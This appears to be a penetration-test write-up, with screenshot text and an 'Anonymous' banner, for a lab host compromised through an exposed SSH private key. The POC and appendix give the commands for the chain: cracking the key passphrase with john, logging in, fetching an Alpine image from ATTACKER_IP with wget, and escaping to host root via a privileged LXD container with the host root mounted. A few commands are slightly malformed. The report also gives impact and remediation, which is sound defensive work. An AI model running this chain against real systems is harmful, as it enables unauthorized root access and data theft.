privileged container with host path mounted → executed lxc exec → obtained root shell on host.


lxd-alpine-builder - Thunar
File Edit View Go Bookmarks Help
kali
lxd-alpine-builder
Places
Computer
kali
Desktop
Recent
Trash
Documents
Music
Pictures
Videos
Downloads
photos
wordlists
Devices
File System
Network
Browse Network
.git
alpine-v3.13-x86_64-20210218_0139.tar.gz
alpine-v3.22-x86_64-20251029_1844.tar.gz
build-alpine
LICENSE
README.md
1 folder | 5 files: 7.0 MiB (7,335,867 bytes) | Free space: 79.4 GiB


Tilix: john@exploitable: ~
1: john@exploitable: ~
john@exploitable:~$ wget http://10.23.188.146:80//alpine-v3.22-x86_64-20251029_2126.tar.gz
--2025-10-29 20:32:00-- http://10.23.188.146//alpine-v3.22-x86_64-20251029_2126.tar.gz
Connecting to 10.23.188.146:80... connected.
HTTP request sent, awaiting response... 404 File not found
2025-10-29 20:32:00 ERROR 404: File not found.
john@exploitable:~$ wget http://10.23.188.146:80/lxd-alpine-builder/alpine-v3.22-x86_64-20251029_2126.tar.gz
--2025-10-29 20:32:27-- http://10.23.188.146/lxd-alpine-builder/alpine-v3.22-x86_64-20251029_2126.tar.gz
Connecting to 10.23.188.146:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4040701 (3.9M) [application/gzip]
Saving to: 'alpine-v3.22-x86_64-20251029_2126.tar.gz'
alpine-v3.22-x86_64-20251029_2126.tar.gz 81%[=====>] 3.13M 949KB/s eta 1s
WE ARE LEGION
WE DO NOT FORGIVE
WE DO NOT FORGET
ANONYMOUS



AND HERE WE GO IM THE ROOT !



4. Findings (detailed)

4.1 Exposure of SSH private key

Issue: A private SSH key file (rca_privkey) was accessible on the web server (publicly readable).

Why it matters: A private key in public space allows attackers to attempt to use the key to log in. If the key is protected by a weak passphrase or no passphrase, an attacker can gain immediate access.

4.2 **Weak key/passphrase**

Issue: The key's passphrase was crackable using john and an appropriate wordlist.

Why it matters: Weak passphrases negate the protection of key-based auth.

4.3 **LXD group membership + permissive LXD configuration**

Issue: The compromised user was in the lxd group and the server allowed actions that resulted in privileged containers or device mounts (e.g., security.privileged=true and config device add attaching host path).

Why it matters: lxd group users can manage containers; if containers can be privileged or host paths mounted, a container escape to host root is possible.

---

5. POC & steps

5.1 **Discovery**

```
# web/content discovery (example)
feroxbuster -u http://TARGET/ -w /path/to/wordlist -o ferox_output.txt
# found: /rca_privkey
```

5.2 **Convert SSH key for John**

```
# on attacker machine
ssh2john /home/kali/Desktop/rce-prv.txt > /home/kali/Desktop/output.hash
john output.hash
# john cracked passphrase: "letmein"
```

5.3 **SSH login using key**

```
# ensure private key permissions
chmod 600 rca_privkey
ssh john@TARGET-ip -i rca_key
Then passphrase : “letmein”
```

5.4 **Enumeration — confirm lxd group**

```
# on target (after ./linpeas.sh)
1.Find user in LXD group by using linpeas.sh
2.Id to make shure
```

5.5 **Prepare local LXD image (on attacker machine)**

```
# optional: clone builder and build image
git clone https://github.com/saghul/lxd-alpine-builder.git
cd lxd-alpine-builder
./build-alpine
```

5.6 **Transfer image to target (example using HTTP server)**

```
# attacker: serve the image
python3 -m http.server 80
# on target: download
wget http://ATTACKER_IP:80/alpine-v3.22-x86_64-20191008_1227.tar.gz -O /tmp/alpine.tar.gz
```

5.7 **Import image & create privileged container (on target)**

```
# import image
lxc image import /tmp/alpine.tar.gz --alias myimage

# init privileged container
lxc init easy(nameOFmyImage) ignite -c security.privileged=true
```

```
# add device mounting host root (dangerous)
lxc config device add ignite mydevice disk source=/ path=/mnt/root recursive=true

# start & exec
lxc start ignite
lxc exec ignite /bin/sh
# inside container:
id
# should show root (or allow access to host files)
```

---

6. Impact assessment

Confidentiality: Full host filesystem access → all sensitive data exposed.

Integrity: Attacker can modify system files, implants, backdoors.

Availability: Attacker can delete/modify services, disrupt operations.

Overall severity: Critical (chain leads to host root).

(Optional CVSS v3.1 estimate for internal use: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H → base score ~9.8)

---

7. Remediation & mitigation

1. Remove the exposed private key from public web directories.
rm /var/www/html/path/to/rca_privkey and investigate how it got there.

2. Revoke/rotate the key on all systems that accept it.

3. Invalidate and rotate credentials for accounts involved.

4. Disable LXD privileged operations and remove untrusted users from lxd group:

# remove user from lxd
sudo gpasswd -d <user> lxd

5. Audit for persistence — check ~/.ssh/authorized_keys, cron jobs, systemd services, web shells, new users.

Short-term (policy + config)

6. **Harden LXD**:

Do not allow security.privileged=true.

Prevent attaching host filesystem paths to containers.

Limit lxd group membership strictly to admins.

7. Enforce key/passphrase policies: require long passphrases and rotate keys periodically. Consider using passphrase-protected keys + agent forwarding only when needed.

8. Monitor commands and API calls (lxc activity), new images, lxc config device add. Add logging/alerting on these activities.

Long-term

9. Security awareness & code/ops hygiene — avoid storing private keys on webservers; use dedicated secrets management (Vault).

10. Periodic pentests / pre-prod checks to detect exposed keys and misconfigurations.

---

9. Appendix — Useful commands

```
# find exposed SSH private keys
grep -R "BEGIN RSA PRIVATE KEY" /var/www /srv 2>/dev/null

# convert ssh key to john format
ssh2john /home/kali/Desktop/rce-prv.txt > /home/kali/Desktop/output.hash
john output.hash

# serve files from attacker
python3 -m http.server 8000

# lxd image import / init privileged
lxc image import /tmp/alpine.tar.gz --alias myimage
lxc init myimage ignite -c security.privileged=true
lxc config device add ignite mydevice disk source=/ path=/mnt/root recursive=true
lxc start ignite
lxc exec ignite /bin/sh
```

---

10. Final recommendation

Remove exposed keys, rotate credentials, restrict lxd group membership and disallow privileged containers / host mounts — these three fixes would block the entire attack chain.